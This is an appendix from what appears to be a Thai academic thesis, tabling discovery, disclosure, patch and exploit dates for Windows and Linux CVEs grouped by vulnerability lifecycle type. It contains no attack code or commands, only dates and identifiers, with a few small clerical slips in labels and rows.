1. CVE-2002-2655 และ CVE-2002-0656 เป็นรายการหนอนอินเทอร์เน็ตชื่อ Slapper worm
2. CVE-2005-1921, CVE-2005-0116 และ CVE-2005-1950 เป็นรายการหนอนอินเทอร์เน็ตชื่อ Linux/Lupper.worm

3. วัฏจักรชีวิตแบบที่มีศักยภาพในการพัฒนาเป็นแบบเทียมซีโร่เดย์แอทแทค (Potential of pseudo zero-day attack, PPZDA)

เมื่อจำแนกจุดอ่อนแล้วปรากฏวัฏจักรชีวิตแบบ PPZDA บนระบบปฏิบัติการวินโดวส์ 78 รายการ ดังตารางที่ ข-4 และมีผลกระทบกับระบบปฏิบัติการลินุกซ์จำนวน 133 รายการ ดังตารางที่ ข-5

ตารางที่ ข-4 รายการจุดอ่อนแบบ PZDA ที่มีผลกระทบกับระบบปฏิบัติการวินโดวส์

ลำดับที่	หมายเลข CVE	Discovery	Disclosure	Patch	Publicity	Exploit
1	2000-0737	2/8/2000	2/8/2000	2/8/2000		5/8/2000
2	2001-0149	26/9/2000	26/9/2000	6/3/2001		26/9/2000
3	2001-0152	28/3/2001	28/3/2001	23/3/2001		28/3/2001
4	2001-0509	26/7/2001	30/7/2001	26/7/2001		30/7/2001
5	2001-0876	20/12/2001	20/12/2001	20/12/2001		20/12/2001
6	2001-1518	12/11/2001	12/11/2001	9/10/2001		12/11/2001
7	2002-0597	15/10/2001	17/4/2002	17/4/2002		17/4/2002

ลำดับที่	หมายเลข CVE	Discovery	Disclosure	Patch	Publicity	Exploit
8	2002-0693	31/7/2002	3/10/2002	2/10/2002		7/10/2002
9	2002-0724	11/7/2002	22/8/2002	22/8/2002		16/8/2002
10	2002-0823	2/4/2002	2/4/2002	20/11/2002		1/8/2002
11	2002-0974	25/6/2002	15/8/2002	16/10/2002		15/8/2002
12	2002-1230	6/10/2002	6/10/2002	11/12/2002		9/10/2002
13	2003-0003	31/10/2002	30/1/2003	22/1/2003		22/1/2003
14	2003-0009	26/2/2003	26/2/2003	26/2/2003		26/2/2003
15	2003-0109	24/4/2003	30/5/2003	17/3/2003		30/5/2003
16	2003-0111	21/11/2002	21/11/2002	9/4/2003		21/11/2002
17	2003-0227	27/1/2003	28/5/2003	28/5/2003		30/5/2003
18	2003-0349	30/1/2003	25/6/2003	25/6/2003		25/6/2003
19	2003-0469	22/6/2003	9/7/2003	9/7/2003		22/6/2003
20	2003-0528	29/7/2003	10/9/2003	10/9/2003		10/9/2003
21	2003-0605	20/7/2003	20/7/2003	10/10/2003		20/7/2003
22	2003-0666	6/5/2003	3/9/2003	3/9/2003		3/9/2003
23	2003-0715	10/9/2003	10/9/2003	10/9/2003		16/9/2003
24	2003-0718	12/10/2004	12/10/2004	12/10/2004		21/10/2004
25	2003-0719	4/9/2003	13/4/2004	13/4/2004		22/4/2004
26	2003-0812	11/11/2003	11/11/2003	11/11/2003		11/11/2003
27	2003-0813	10/9/2003	15/10/2003	13/4/2004		10/10/2003
28	2003-0818	25/9/2003	10/2/2004	10/2/2004		10/2/2004
29	2003-0822	30/1/2003	11/11/2003	11/11/2003		13/11/2003
30	2003-0907	5/11/2003	13/4/2004	13/4/2004		13/4/2004
31	2003-0908	13/4/2004	13/4/2004	13/4/2004		2/10/2007
32	2003-0910	21/11/2003	13/4/2004	13/4/2004		18/4/2004
33	2004-0120	13/4/2004	13/4/2004	13/4/2004		14/4/2004
34	2004-0200	14/9/2004	14/9/2004	14/9/2004		21/9/2004
35	2004-0206	12/10/2004	12/10/2004	12/10/2004		6/1/2005
36	2004-0209	10/12/2004	12/10/2004	12/10/2004		19/10/2004
37	2004-0210	13/7/2004	13/7/2004	13/7/2004		16/7/2004
38	2004-0214	25/4/2004	12/10/2004	12/10/2004		26/4/2004
39	2004-0230	30/7/2003	20/4/2004	12/4/2005		20/4/2004
40	2004-0569	12/10/2004	12/10/2004	12/10/2004		13/10/2004

ลำดับที่	หมายเลข CVE	Discovery	Disclosure	Patch	Publicity	Exploit
41	2004-0574	16/8/2004	12/10/2004	12/10/2004		12/10/2004
42	2004-0575	2/8/2004	12/10/2004	12/10/2004		18/11/2004
43	2004-0894	14/12/2004	14/12/2004	14/12/2004		10/1/2005
44	2004-1049	23/12/2004	11/1/2005	11/1/2005		12/1/2005
45	2004-2289	17/5/2004	17/5/2004	11/4/2006		17/5/2004
46	2005-0045	2/8/2004	8/2/2005	8/2/2005		26/6/2005
47	2005-0047	8/2/2005	8/2/2005	8/2/2005		30/5/2005
48	2005-0059	12/4/2005	12/4/2005	12/4/2005		16/5/2005
49	2005-0063	2/11/2004	12/4/2005	12/4/2005		13/4/2005
50	2005-0551	4/1/2005	12/4/2005	12/4/2005		8/9/2005
51	2005-0553	25/10/2004	12/4/2005	12/4/2005		12/4/2005
52	2005-0554	11/11/2004	12/4/2005	12/4/2005		14/4/2005
53	2005-0555	12/4/2005	12/4/2005	12/4/2005		27/4/2005
54	2005-0904	25/3/2005	25/3/2005	1/6/2006		25/3/2005
55	2005-1191	18/1/2005	19/4/2005	10/5/2005		19/4/2005
56	2005-1218	14/7/2005	9/8/2005	9/8/2005		10/8/2005
57	2005-1219	12/7/2005	12/7/2005	12/7/2005		12/7/2005
58	2005-1987	11/10/2005	11/10/2005	11/10/2005		12/10/2005
59	2005-1990	13/7/2005	9/8/2005	9/8/2005		10/8/2005
60	2006-0009	14/3/2006	14/3/2006	14/3/2006		18/9/2006
61	2006-0026	28/2/2006	11/7/2006	11/7/2006		21/7/2006
62	2006-0030	9/1/2006	14/3/2006	14/3/2006		6/4/2006
63	2006-1186	11/4/2006	11/4/2006	11/4/2006		25/5/2006
64	2006-1245	16/3/2006	16/3/2006	11/4/2006		16/3/2006
65	2006-1313	13/6/2006	13/6/2006	13/6/2006		13/6/2006
66	2006-2297	9/5/2006	9/5/2006	9/5/2005		9/5/2006
67	2006-2370	13/6/2006	13/6/2006	13/6/2006		13/6/2006
68	2006-2371	13/6/2006	13/6/2006	13/6/2006		13/6/2006
69	2006-2372	11/7/2006	11/7/2006	11/7/2006		21/7/2006
70	2006-2373	6/12/2005	13/6/2006	13/6/2006		15/6/2005
71	2006-2374	19/11/2005	13/6/2006	13/6/2006		19/11/2005
72	2006-2766	31/5/2006	31/5/2006	8/8/2006		1/6/2006
73	2006-3086	28/2/2006	18/6/2006	8/8/2006		18/6/2006

ลำดับที่	หมายเลข CVE	Discovery	Disclosure	Patch	Publicity	Exploit
74	2006-3445	14/11/2006	14/11/2006	14/11/2006		14/11/2006
75	2006-3942	14/7/2006	28/7/2006	10/10/2006		28/7/2006
76	2006-4446	27/8/2006	27/8/2006	14/11/2006		27/8/2006
77	2006-4691	25/7/2006	14/11/2006	14/11/2006		14/11/2006
78	2006-4777	27/8/2006	27/8/2006	14/11/2006		13/9/2006

ตารางที่ ข-5 รายการจุดอ่อนแบบ PZDA ที่มีผลกระทบกับระบบปฏิบัติการลินุกซ์

ลำดับที่	หมายเลข CVE	Discovery	Disclosure	Patch	Publicity	Exploit
1	1999-0015	13/11/1997	13/11/1997	16/12/1997		13/11/1997
2	1999-0113	1/1/1994	21/5/1994	2/2/1995		21/5/1994
3	1999-0242	22/12/1995	22/12/1995	3/7/1996		22/12/1995
4	1999-0257	16/4/1998	16/4/1998	16/4/1998		16/4/1998
5	1999-0401	2/2/1999	2/2/1999	2/2/1999		2/2/1999
6	1999-0421	17/3/1999	17/3/1999	17/5/1999		17/3/1999
7	1999-0431	24/3/1999	24/3/1999	24/3/1999		24/3/1999
8	1999-0451	30/9/1996	19/1/1999	30/9/1996		19/1/1999
9	1999-1182	16/7/1997	17/7/1997	18/7/1997		17/7/1997
10	1999-1339	11/7/1999	11/7/1999	9/8/1999		11/7/1999
11	2000-0248	24/4/2000	12/2/2002	12/6/2000		24/4/2000
12	2000-0314	13/2/1999	13/2/1999	28/2/1999		13/2/1999
13	2000-0315	13/2/1999	13/2/1999	28/2/1999		13/2/1999
14	2000-0867	17/9/2000	17/9/2000	26/9/2000		17/9/2000
15	2000-0952	9/10/2000	24/10/2000	6/11/2000		9/10/2000
16	2000-0963	24/4/2000	24/4/2000	27/10/2000		24/4/2000
17	2001-0316	8/2/2001	9/2/2001	10/2/2001		9/2/2001
18	2001-0405	14/4/2001	19/4/2001	28/4/2001		19/4/2001
19	2001-0414	4/4/2001	4/4/2001	4/4/2001		4/4/2001
20	2001-0635	25/4/2001	2/5/2001	2/5/2001		2/5/2001
21	2001-0670	29/8/2001	29/8/2001	1/11/2001		29/8/2001
22	2001-0946	16/11/2001	4/12/2001	26/2/2002		4/12/2001
23	2001-1056	30/7/2001	31/7/2001	30/7/2001		31/7/2001
24	2002-0046	9/1/2002	20/1/2002	24/1/2002		20/1/2002
25	2002-0060	13/2/2002	22/2/2002	25/2/2002		22/2/2002

ลำดับที่	หมายเลข CVE	Discovery	Disclosure	Patch	Publicity	Exploit
26	2002-0666	17/10/2002	17/10/2002	19/10/2002		17/10/2002
27	2002-0704	2/4/2002	8/5/2002	8/5/2002		2/4/2002
28	2002-1278	29/10/2002	5/11/2002	29/10/2002		5/11/2002
29	2003-0187	13/6/2003	2/8/2003	13/6/2003		2/8/2003
30	2003-0248	22/5/2003	3/6/2003	13/6/2003		3/6/2003
31	2003-0326	19/5/2003	19/5/2003	19/5/2003		19/5/2003
32	2003-0467	1/8/2003	2/8/2003	1/8/2003		1/8/2003
33	2003-0619	13/6/2003	29/7/2003	13/6/2003		29/7/2003
34	2003-0846	6/10/2003	6/10/2003	6/10/2003		6/10/2003
35	2003-0984	4/12/2003	5/1/2004	5/1/2004		7/1/2004
36	2003-0985	4/12/2003	5/1/2004	5/1/2004		7/1/2004
37	2004-0064	12/1/2004	12/1/2004	12/8/2004		12/1/2004
38	2004-0077	16/2/2004	18/2/2004	5/3/2004		16/2/2004
39	2004-0104	16/2/2004	18/2/2004	18/2/2004		6/3/2004
40	2004-0105	16/2/2004	18/2/2004	18/2/2004		6/3/2004
41	2004-0109	9/1/2004	14/4/2004	14/4/2004		9/1/2004
42	2004-0230	30/7/2003	20/4/2004	22/4/2004		30/3/2004
43	2004-0411	2/4/2003	12/5/2004	14/5/2004		12/5/2004
44	2004-0415	4/8/2004	4/8/2004	4/8/2005		4/8/2004
45	2004-0424	20/4/2004	20/4/2004	22/4/2004		20/4/2004
46	2004-0473	2/4/2003	12/5/2004	14/5/2004		12/5/2004
47	2004-0497	2/7/2004	2/7/2004	2/7/2004		22/12/2004
48	2004-0554	9/6/2004	16/6/2004	18/6/2004		11/6/2004
49	2004-0563	16/6/2004	30/9/2004	8/9/2004		30/9/2004
50	2004-0565	28/5/2004	28/5/2004	23/12/2004		28/5/2004
51	2004-0581	10/6/2004	12/6/2004	10/6/2004		12/6/2004
52	2004-0626	30/6/2004	30/6/2004	30/6/2004		30/6/2004
53	2004-0816	20/10/2004	21/10/2004	21/10/2004		21/10/2004
54	2004-1017	1/7/2004	10/12/2004	21/1/2005		15/11/2004
55	2004-2251	2/11/2004	2/11/2004	3/11/2004		2/11/2004
56	2004-2252	2/11/2004	2/11/2004	3/11/2004		2/11/2004
57	2004-2408	30/6/2004	4/7/2004	4/7/2004		4/7/2004
58	2004-2607	16/4/2004	16/4/2004	20/4/2004		16/4/2004

ลำดับที่	หมายเลข CVE	Discovery	Disclosure	Patch	Publicity	Exploit
59	2004-2640	21/10/2004	21/10/2004	23/10/2004		21/10/2004
60	2005-0001	12/1/2005	13/1/2005	19/1/2005		12/1/2005
61	2005-0090	4/1/2005	19/2/2005	18/2/2005		4/1/2005
62	2005-0135	21/1/2005	21/4/2005	16/2/2005		21/1/2005
63	2005-0179	15/12/2004	11/1/2005	18/2/2005		4/1/2005
64	2005-0180	7/1/2005	7/1/2005	18/2/2005		7/1/2005
65	2005-0191	10/1/2004	28/9/2004	28/9/2004		10/1/2004
66	2005-0384	15/3/2005	15/3/2005	16/3/2005		15/3/2005
67	2005-0393	30/6/2005	30/6/2005	30/6/2005		30/6/2005
68	2005-0400	15/3/2005	25/3/2005	25/3/2005		15/3/2005
69	2005-0403	4/1/2005	22/4/2005	22/4/2005		4/1/2005
70	2005-0504	7/1/2005	7/1/2005	24/3/2005		7/1/2005
71	2005-0532	13/2/2005	15/2/2005	13/2/2005		15/2/2005
72	2005-0749	18/3/2005	29/3/2005	26/3/2005		18/3/2005
73	2005-0755	20/4/2005	20/4/2005	20/4/2005		20/4/2005
74	2005-0867	3/1/2005	24/3/2005	24/3/2005		3/1/2005
75	2005-0916	17/3/2005	28/3/2005	1/9/2005		17/3/2005
76	2005-1061	19/4/2005	19/4/2005	19/4/2005		19/4/2005
77	2005-1077	12/4/2005	12/4/2005	20/6/2005		12/4/2005
78	2005-1077	12/4/2005	12/4/2005	20/6/2005		12/4/2005
79	2005-1264	16/5/2005	16/5/2005	16/5/2005		16/5/2005
80	2005-1759	25/5/2005	11/6/2005	15/6/2005		25/5/2005
81	2005-1765	27/6/2005	27/6/2005	14/12/2005		27/6/2005
82	2005-1767	30/6/2005	4/8/2005	4/8/2005		30/6/2005
83	2005-1921	10/3/2005	29/6/2005	10/3/2005		27/6/2005
84	2005-1976	17/6/2005	20/6/2005	17/6/2005		17/6/2005
85	2005-2041	15/6/2005	15/6/2005	19/8/2005		15/6/2005
86	2005-2098	9/8/2005	9/8/2005	15/8/2005		9/8/2005
87	2005-2099	9/8/2005	9/8/2005	15/8/2005		9/8/2005
88	2005-2100	10/8/2005	10/8/2005	5/10/2005		10/8/2005
89	2005-2116	10/3/2005	29/6/2005	10/3/2005		27/6/2005
90	2005-2611	12/8/2005	12/8/2005	12/8/2005		12/8/2005
91	2005-2670	30/6/2005	19/8/2005	17/8/2005		30/6/2005

ลำดับที่	หมายเลข CVE	Discovery	Disclosure	Patch	Publicity	Exploit
92	2005-2709	21/9/2005	21/9/2005	8/11/2005		21/9/2005
93	2005-2730	10/8/2005	25/8/2005	25/8/2005		25/8/2005
94	2005-2731	10/8/2005	25/8/2005	25/8/2005		25/8/2005
95	2005-2768	22/7/2005	28/7/2005	22/7/2005		26/8/2005
96	2005-2874	30/12/2004	30/12/2004	1/3/2005		9/6/2005
97	2005-2973	4/10/2005	14/10/2005	27/10/2005		4/10/2005
98	2005-3100	19/5/2005	22/5/2005	20/5/2005		20/5/2005
99	2005-3267	17/10/2005	25/10/2005	25/10/2005		17/10/2005
100	2005-3321	24/10/2005	24/10/2005	24/10/2005		24/10/2005
101	2005-3503	4/11/2005	4/11/2005	4/11/2005		4/11/2005
102	2005-3524	30/10/2005	4/11/2005	6/11/2005		30/10/2005
103	2005-3546	29/9/2005	7/11/2005	7/11/2005		29/9/2005
104	2005-3623	20/12/2005	20/12/2005	27/12/2005		20/12/2005
105	2005-3655	12/6/2005	13/1/2006	12/6/2005		15/11/2005
106	2005-3660	17/11/2005	22/12/2005	22/12/2005		25/12/2005
107	2005-3664	10/5/2005	10/10/2005	10/5/2005		20/6/2005
108	2006-0337	19/1/2006	19/1/2006	28/1/2006		19/1/2006
109	2006-0338	19/1/2006	19/1/2006	28/1/2006		19/1/2006
110	2006-0457	17/2/2006	13/3/2006	1/3/2006		17/2/2006
111	2006-1052	27/4/2004	13/3/2006	27/4/2004		19/6/2006
112	2006-1056	18/4/2006	19/4/2006	18/4/2006		18/4/2006
113	2006-1066	31/1/2006	7/2/2006	7/2/2006		31/1/2006
114	2006-1183	12/3/2006	12/3/2006	3/12/2006		3/12/2006
115	2006-1343	16/2/2006	4/3/2006	16/2/2006		4/3/2006
116	2006-1390	12/3/2006	12/3/2006	23/3/2006		12/3/2006
117	2006-1522	10/4/2006	10/4/2006	10/4/2006		10/4/2006
118	2006-1525	17/4/2006	18/4/2006	18/4/2006		18/4/2006
119	2006-1539	10/2/2006	10/2/2006	17/3/2006		10/2/2006
120	2006-1856	28/9/2005	12/5/2006	12/5/2006		28/9/2005
121	2006-1860	7/5/2006	11/5/2006	5/10/2006		7/5/2006
122	2006-1863	19/4/2006	19/4/2006	21/4/2006		19/4/2006
123	2006-1864	19/4/2006	19/4/2006	21/4/2006		19/4/2006
124	2006-2274	6/5/2006	6/5/2006	6/5/2006		6/5/2006

ลำดับที่	หมายเลข CVE	Discovery	Disclosure	Patch	Publicity	Exploit
125	2006-2445	13/6/2006	15/6/2006	20/6/2006		13/6/2006
126	2006-2629	26/5/2006	26/5/2006	31/5/2006		26/5/2006
127	2006-2932	24/12/2004	23/8/2006	24/12/2004		22/6/2006
128	2006-2936	26/6/2006	4/7/2006	26/6/2006		17/7/2006
129	2006-3005	22/4/2006	11/6/2006	11/6/2006		23/4/2006
130	2006-3546	29/9/2005	7/11/2005	7/11/2005		8/11/2005
131	2006-3626	14/7/2006	15/7/2006	15/7/2006		14/7/2006
132	2006-4493	15/7/2006	15/7/2006	4/9/2006		15/7/2006
133	2006-5634	30/10/2006	30/10/2006	4/2/2007		30/10/2006

4. วัฏจักรชีวิตแบบที่มีศักยภาพในการถูกโจมตี (Potential of attack, POA)

เมื่อจำแนกจุดอ่อนแล้วปรากฏวัฏจักรชีวิตแบบ PPZDA บนระบบปฏิบัติการวินโดวส์ 5 รายการ ดังตารางที่ ข-6 และมีผลกระทบกับระบบปฏิบัติการลินุกซ์จำนวน 1 รายการ ดังตารางที่ ข-7

ตารางที่ ข-6 รายการจุดอ่อนแบบ POA ที่มีผลกระทบกับระบบปฏิบัติการวินโดวส์

ลำดับที่	หมายเลข CVE	Discovery	Disclosure	Patch	Publicity	Exploit
1	2000-0222	15/2/2000	15/2/2000			15/2/2000
2	2004-1623	20/10/2004	21/10/2004			21/10/2004
3	2005-0852	22/3/2005	22/3/2005			22/3/2005
4	2006-3655	14/7/2006	15/7/2006			15/7/2006
5	2006-5614	28/10/2006	28/10/2006			28/10/2006

ตารางที่ ข-7 รายการจุดอ่อนแบบ POA ที่มีผลกระทบกับระบบปฏิบัติการลินุกซ์

ลำดับที่	หมายเลข CVE	Discovery	Disclosure	Patch	Publicity	Exploit
1	2004-0058	13/1/2004	13/1/2004			13/1/2004

5. วัฏจักรชีวิตแบบแบบเฉื่อย (Passive attack, PA)

เมื่อจำแนกจุดอ่อนแล้วปรากฏวัฏจักรชีวิตแบบ PPZDA บนระบบปฏิบัติการวินโดวส์ 111 รายการ ดังตารางที่ ข-8 และมีผลกระทบกับระบบปฏิบัติการลินุกซ์จำนวน 62 รายการ ดังตารางที่ ข-9

ตารางที่ ข-8 รายการจุดอ่อนแบบ PA ที่มีผลกระทบกับระบบปฏิบัติการวินโดวส์

ลำดับที่	CVE	Discovery	Disclosed	Patch	Public	Exploit
1	2000-0098	6/1/2000	6/1/2000	26/1/2000		
2	2000-0277	3/4/2000	30/4/2000	3/4/2000		
3	2001-0347	7/6/2001	7/6/2001	7/6/2001		
4	2001-0719	7/8/2001	7/8/2001	20/11/2001		
5	2001-0877	20/12/2001	20/12/2001	20/12/2001		
6	2002-0054	1/3/2002	8/4/2004	27/2/2002		
7	2002-0617	19/6/2002	19/6/2002	19/6/2002		
8	2002-0863	16/4/2002	16/9/2002	18/9/2002		
9	2002-1257	21/11/2002	21/11/2002	11/12/2002		
10	2003-0348	25/6/2003	25/6/2003	25/6/2003		
11	2003-0661	3/9/2003	3/9/2003	3/9/2003		
12	2003-0663	13/4/2004	13/4/2004	13/4/2004		
13	2003-0806	13/4/2004	13/4/2004	13/4/2004		
14	2003-0820	15/10/2003	11/11/2003	11/11/2003		
15	2003-0821	15/10/2003	11/11/2003	11/11/2003		
16	2003-0824	30/1/2003	11/11/2003	11/11/2003		
17	2003-0825	10/2/2004	10/2/2004	10/2/2004		
18	2003-0905	9/3/2004	9/3/2004	9/3/2004		
19	2003-0906	1/11/2003	13/4/2004	13/4/2004		
20	2003-0909	13/4/2004	13/4/2004	13/4/2004		
21	2003-0995	9/9/2003	9/9/2003	10/9/2003		
22	2003-1027	25/11/2003	25/11/2003	2/2/2004		
23	2003-1106	2/7/2003	2/7/2003	2/7/2003		
24	2004-0117	13/4/2004	13/4/2004	13/4/2004		
25	2004-0118	9/2/2004	13/4/2004	13/4/2004		
26	2004-0119	19/2/2004	13/4/2004	13/4/2004		
27	2004-0123	13/4/2004	13/4/2004	13/4/2004		
28	2004-0197	13/4/2004	13/4/2004	13/4/2004		
29	2004-0202	8/6/2004	8/6/2004	8/6/2004		
30	2004-0207	5/2/2004	12/10/2004	12/10/2004		
31	2004-0208	18/3/2004	12/10/2004	12/10/2004		
32	2004-0540	1/6/2004	1/6/2004	26/10/2006		
33	2004-0571	14/12/2004	14/12/2004	14/12/2004		

ลำดับที่	CVE	Discovery	Disclosed	Patch	Public	Exploit
34	2004-0572	7/7/2004	12/10/2004	12/10/2004		
35	2004-0840	12/10/2004	12/10/2004	12/10/2004		
36	2004-0846	23/7/2004	12/10/2004	12/10/2004		
37	2004-0893	14/12/2004	14/12/2004	14/12/2004		
38	2004-0897	11/1/2005	11/1/2005	11/1/2005		
39	2004-0900	14/12/2004	14/12/2004	14/12/2004		
40	2004-0901	22/9/2004	14/12/2004	14/12/2004		
41	2004-1244	8/2/2005	8/2/2005	8/2/2005		
42	2004-1305	20/12/2004	20/12/2004	11/1/2005		
43	2004-1319	15/12/2004	15/12/2004	8/2/2005		
44	2005-0044	8/2/2005	8/2/2005	8/2/2005		
45	2005-0048	12/4/2005	12/4/2005	12/4/2005		
46	2005-0050	8/2/2005	8/2/2005	8/2/2005		
47	2005-0051	8/2/2005	8/2/2005	8/2/2005		
48	2005-0057	8/2/2005	8/2/2005	8/2/2005		
49	2005-0058	9/8/2005	9/8/2005	9/8/2005		
50	2005-0060	12/4/2005	12/4/2005	12/4/2005		
51	2005-0061	12/4/2005	12/4/2005	12/4/2005		
52	2005-0550	12/4/2005	12/4/2005	12/4/2005		
53	2005-0558	12/4/2005	12/4/2005	12/4/2005		
54	2005-0564	24/3/2005	12/7/2005	12/7/2005		
55	2005-1206	2/8/2004	14/6/2005	14/6/2005		
56	2005-1207	14/6/2005	14/6/2005	14/6/2005		
57	2005-1208	16/3/2005	14/6/2005	14/6/2005		
58	2005-1211	14/6/2005	14/6/2005	14/6/2005		
59	2005-1981	9/8/2005	9/8/2005	9/8/2005		
60	2005-1982	9/8/2005	9/8/2005	9/8/2005		
61	2005-1984	9/8/2005	9/8/2005	9/8/2005		
62	2005-1988	9/8/2005	9/8/2005	9/8/2005		
63	2005-1989	9/8/2005	9/8/2005	9/8/2005		
64	2005-2117	11/10/2005	11/10/2005	11/10/2005		
65	2005-2118	11/10/2005	11/10/2005	11/10/2005		
66	2005-2122	11/10/2005	11/10/2005	11/10/2005		
67	2005-2308	15/7/2005	9/8/2005	9/8/2005		

ลำดับที่	CVE	Discovery	Disclosed	Patch	Public	Exploit
68	2005-3168	28/6/2005	7/9/2005	28/6/2005		
69	2006-0010	1/8/2005	10/1/2006	10/1/2006		
70	2006-0012	11/4/2006	11/4/2006	11/4/2006		
71	2006-0022	13/6/2006	13/6/2006	13/6/2006		
72	2006-0025	22/2/2006	13/6/2006	13/6/2006		
73	2006-0028	24/1/2006	14/3/2006	14/3/2006		
74	2006-0029	14/3/2006	14/3/2006	14/3/2006		
75	2006-0031	14/3/2006	14/3/2006	14/3/2006		
76	2006-0034	11/10/2005	9/5/2006	9/5/2006		
77	2006-1184	11/10/2005	9/5/2006	9/5/2006		
78	2006-1185	11/4/2006	11/4/2006	11/4/2006		
79	2006-1188	28/2/2006	11/4/2006	11/4/2006		
80	2006-1189	29/12/2005	11/4/2006	11/4/2006		
81	2006-1190	11/4/2006	11/4/2006	11/4/2006		
82	2006-1191	11/4/2006	11/4/2006	11/4/2006		
83	2006-1192	11/4/2006	11/4/2006	11/4/2006		
84	2006-1303	27/4/2006	13/6/2006	13/6/2006		
85	2006-1311	9/1/2007	13/2/2007	13/2/2007		
86	2006-2378	7/2/2006	13/6/2006	13/6/2006		
87	2006-2379	13/6/2006	13/6/2006	13/6/2006		
88	2006-2380	13/6/2006	13/6/2006	13/6/2006		
89	2006-3435	14/6/2006	10/10/2006	10/10/2006		
90	2006-3441	8/8/2006	8/8/2006	8/8/2006		
91	2006-3650	14/6/2006	10/10/2006	10/10/2006		
92	2006-3868	10/10/2006	10/10/2006	10/10/2006		
93	2006-3876	10/10/2006	10/10/2006	10/10/2006		
94	2006-3877	10/10/2006	10/10/2006	13/2/2007		
95	2006-4685	10/10/2006	10/10/2006	8/11/2006		
96	2006-4687	18/7/2006	14/11/2006	14/11/2006		
97	2006-4688	14/11/2006	14/11/2006	14/11/2006		
98	2006-4689	14/11/2006	14/11/2006	14/11/2006		
99	2006-4692	28/6/2006	10/10/2006	10/10/2006		
100	2007-0025	13/2/2007	13/2/2007	13/2/2007		
101	2007-0026	13/2/2007	13/2/2007	13/2/2007		

ลำดับที่	CVE	Discovery	Disclosed	Patch	Public	Exploit
102	2007-0027	9/1/2007	9/1/2007	9/1/2007		
103	2007-0028	9/1/2007	9/1/2007	9/1/2007		
104	2007-0029	9/1/2007	9/1/2007	9/1/2007		
105	2007-0030	14/9/2006	9/1/2007	9/1/2007		
106	2007-0031	14/9/2006	9/1/2007	9/1/2007		
107	2007-0210	13/2/2007	13/2/2007	13/2/2007		
108	2007-0211	13/2/2007	13/2/2007	13/2/2007		
109	2007-0214	13/2/2007	13/2/2007	13/2/2007		
110	2007-1204	10/4/2006	10/4/2007	10/4/2007		
111	2007-1205	11/12/2006	10/4/2007	10/4/2007		

ตารางที่ ข-9 รายการจุดอ่อนแบบ PA ที่มีผลกระทบกับระบบปฏิบัติการลินุกซ์

ลำดับที่	หมายเลข CVE	Discovery	Disclosure	Patch	Publicity	Exploit
1	1999-0832	9/11/1999	9/11/1999	12/11/1999		
2	1999-1327	1/6/1998	1/6/1998	28/8/1998		
3	1999-1328	22/8/1998	22/8/1998	26/8/1998		
4	2001-0388	12/3/2001	12/3/2001	22/3/2001		
5	2001-0535	5/7/2001	7/8/2001	7/8/2001		
6	2001-0554	18/7/2001	18/7/2001	2/8/2001		
7	2002-0638	27/6/2002	29/7/2002	8/7/2003		
8	2002-1506	9/8/2002	28/8/2002	28/8/2002		
9	2003-0656	5/8/2003	20/8/2003	5/8/2003		
10	2003-0961	1/12/2003	1/12/2003	1/12/2003		
11	2003-1288	12/1/2004	12/1/2004	12/1/2004		
12	2004-0003	15/1/2004	4/2/2004	3/2/2004		
13	2004-0080	2/2/2004	3/2/2004	3/2/2004		
14	2004-0133	5/4/2004	15/4/2004	5/4/2004		
15	2004-0177	28/2/2004	15/4/2004	16/4/2004		
16	2004-0178	2/3/2004	15/4/2004	5/4/2004		
17	2004-0181	28/2/2004	15/4/2004	16/4/2004		
18	2004-0226	15/3/2004	29/4/2004	19/5/2004		
19	2004-0228	21/4/2004	21/4/2004	22/4/2004		
20	2004-0229	22/4/2004	28/4/2004	4/5/2004		

ลำดับที่	หมายเลข CVE	Discovery	Disclosure	Patch	Publicity	Exploit
21	2004-0233	19/4/2004	19/4/2004	30/4/2004		
22	2004-0394	13/4/2004	13/4/2004	28/4/2004		
23	2004-0427	8/4/2004	29/4/2004	10/5/2004		
24	2004-0530	2/6/2004	2/6/2004	2/6/2006		
25	2004-0619	23/6/2004	24/6/2004	2/12/2004		
26	2004-0750	25/10/2003	22/9/2004	22/9/2004		
27	2004-0801	14/9/2004	14/9/2004	30/5/2006		
28	2004-0814	20/10/2004	20/10/2004	18/5/2005		
29	2004-0887	20/10/2004	21/10/2004	21/10/2004		
30	2004-1070	20/9/2004	10/11/2004	13/12/2004		
31	2004-1071	20/9/2004	10/11/2004	13/12/2004		
32	2004-1072	20/9/2004	10/11/2004	13/12/2004		
33	2004-1073	20/9/2004	10/11/2004	13/12/2004		
34	2004-1144	15/12/2004	24/12/2004	23/12/2004		
35	2004-1151	30/11/2004	30/11/2004	14/12/2004		
36	2004-1190	1/12/2004	1/12/2004	17/1/2006		
37	2004-1234	15/12/2004	24/12/2004	23/12/2004		
38	2004-1486	21/10/2004	21/10/2004	21/10/2004		
39	2004-1773	15/8/2004	1/10/2004	30/3/2005		
40	2004-2073	6/2/2004	6/2/2004	6/2/2004		
41	2004-2405	26/5/2004	26/5/2004	26/5/2004		
42	2004-2613	4/1/2004	4/1/2004	13/5/2005		
43	2005-1369	29/4/2005	29/4/2005	30/4/2005		
44	2005-1846	20/1/2005	20/1/2005	6/3/2005		
45	2005-3809	22/11/2005	22/11/2005	24/11/2005		
46	2005-3810	22/11/2005	22/11/2005	24/11/2005		
47	2006-0039	15/5/2005	16/5/2005	16/5/2005		
48	2006-0095	4/1/2006	4/1/2006	17/1/2006		
49	2006-0557	17/2/2006	9/3/2006	20/2/2006		
50	2006-0741	26/2/2006	26/2/2006	1/3/2006		
51	2006-0742	27/2/2006	27/2/2006	5/3/2006		
52	2006-0744	26/2/2006	17/4/2006	1/3/2006		
53	2006-1055	31/3/2006	2/4/2006	4/7/2006		

ลำดับที่	หมายเลข CVE	Discovery	Disclosure	Patch	Publicity	Exploit
54	2006-1524	12/4/2006	12/4/2006	17/4/2006		
55	2006-1527	2/5/2006	2/5/2006	2/5/2006		
56	2006-1857	22/5/2006	22/5/2006	22/5/2006		
57	2006-1858	19/5/2006	22/5/2006	19/5/2006		
58	2006-2271	8/5/2006	8/5/2006	8/5/2006		
59	2006-2272	8/5/2006	8/5/2006	8/5/2006		
60	2006-2444	20/5/2006	20/5/2006	22/5/2006		
61	2006-2451	7/6/2006	6/7/2006	7/6/2006		
62	2006-2934	30/6/2006	30/6/2006	30/6/2006		

ภาคผนวก ข

ผลงานตีพิมพ์

